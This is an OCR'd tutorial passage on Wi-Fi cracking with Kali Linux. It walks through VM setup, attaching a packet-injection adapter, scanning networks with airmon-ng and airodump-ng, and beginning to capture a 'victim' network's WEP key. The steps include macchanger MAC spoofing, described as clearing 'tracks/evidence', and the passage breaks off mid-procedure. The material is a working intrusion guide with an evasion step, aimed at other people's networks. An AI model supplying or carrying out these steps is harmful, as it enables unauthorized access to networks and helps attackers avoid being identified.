
Step 4: select installer disc image file and click browse




Step 5: select the file you downloaded and click next



Step 6: select Linux and select the version below then click next




If your os is 64 bit then choose **"Other Linux 2.6.x kernel 64-bit"** however if it is 32bit then the one highlighted below




Step 7: Click next


Step 8: Click next




Step 9: Finally click on finish



How to run Kali Pt. 2



Step 1: Select the virtual machine and click play




Click OK to continue if any popup boxes open

Step 2: Press Enter to continue make sure your mouse is over the window and not outside.


Step 3: Wait for it to load until you receive this screen

Step 4: Connect your wireless adapter, make sure it is compatible with kali and can do packet injection select “ok” once connected

Step 5: Click on virtual machine= removable device and select the wireless adapter, select Connect




Step 6: Click ok if message is displayed



Step 7: The card should show connected in the taskbar

How to Start a Search



Ps. Originally I created this tutorial using Backtrack however it now discontinued and replaced by Kali. Its features are very similar however kali is an updated and more revised version. The processes for wifi cracking are exactly the same in backtrack hence why I have left the old screenshots untouched so don't be confused if you get a different layout etc. just follow the steps.

Step 1: Click on this icon in the top left hand corner to open a new terminal

First thing is we need to test the wireless card is working/compatible and see which networks are within our vicinity.


Step 2: Type in the following command "airmon-ng start wlan0"

Note the name showing here (mon0), we will be using this name when we input any codes.

If no interfaces are displayed make sure you follow step 4-7 & type airmon-ng again.
If your wireless card is still not recognized under interfaces it's more than likely your wireless card is incompatible with Kali.

Step 3: Type airodump-ng mon0 (if the next screen doesn't show you need to then check everything is working ie; is the card installed, is it connected, do you have a compatible wireless card, have followed the instructions/codes as above etc, for more info search on youtube "wep wpa cracking")
If the scan came up blank even after the wireless device was recognised goto the **Problems** section for more info.

The screen Explained



Bssid – the unique number of the network eg 00:ww:19:8u:ws:8a (in the coding we will refer to this as [INPUT BSSID])


Pwr – the lower this number is the stronger the signal -42 is strong & -75 is weak

Ch - the channel which the network runs on

Enc (Encryption) – the type of encryption the network has wep/wpa/wpa2

ESSID – name of the network


Step 4: Scan for a minute or two or longer if required, upon selecting a target network hold **Ctrl+C** together to stop the search.



If you wish to crack wpa/wpa2 goto how to crack WPA/WPA2

How to Capture/Crack the WEP KEY


Step 1: Now highlight the Bssid number of the victim and right click + copy also note the channel number




Next type in the following commands which will help to clear any tracks/evidence of you
1st = ifconfig wlan0 down
2nd = macchanger –m 00:11:22:33:44:55 wlan0
3rd = ifconfig wlan0 up
4th = ifconfig mon0 down
5th = macchanger –m 00:11:22:33:44:55 mon0
6th = ifconfig mon0 up

Step 2: Type in the following command “airodump-ng –w wep –c 1 –bssid (INPUT BSSID) mon0”

-w = is the name of the file you wish to capture all the data to
-c = is the channel of the victim



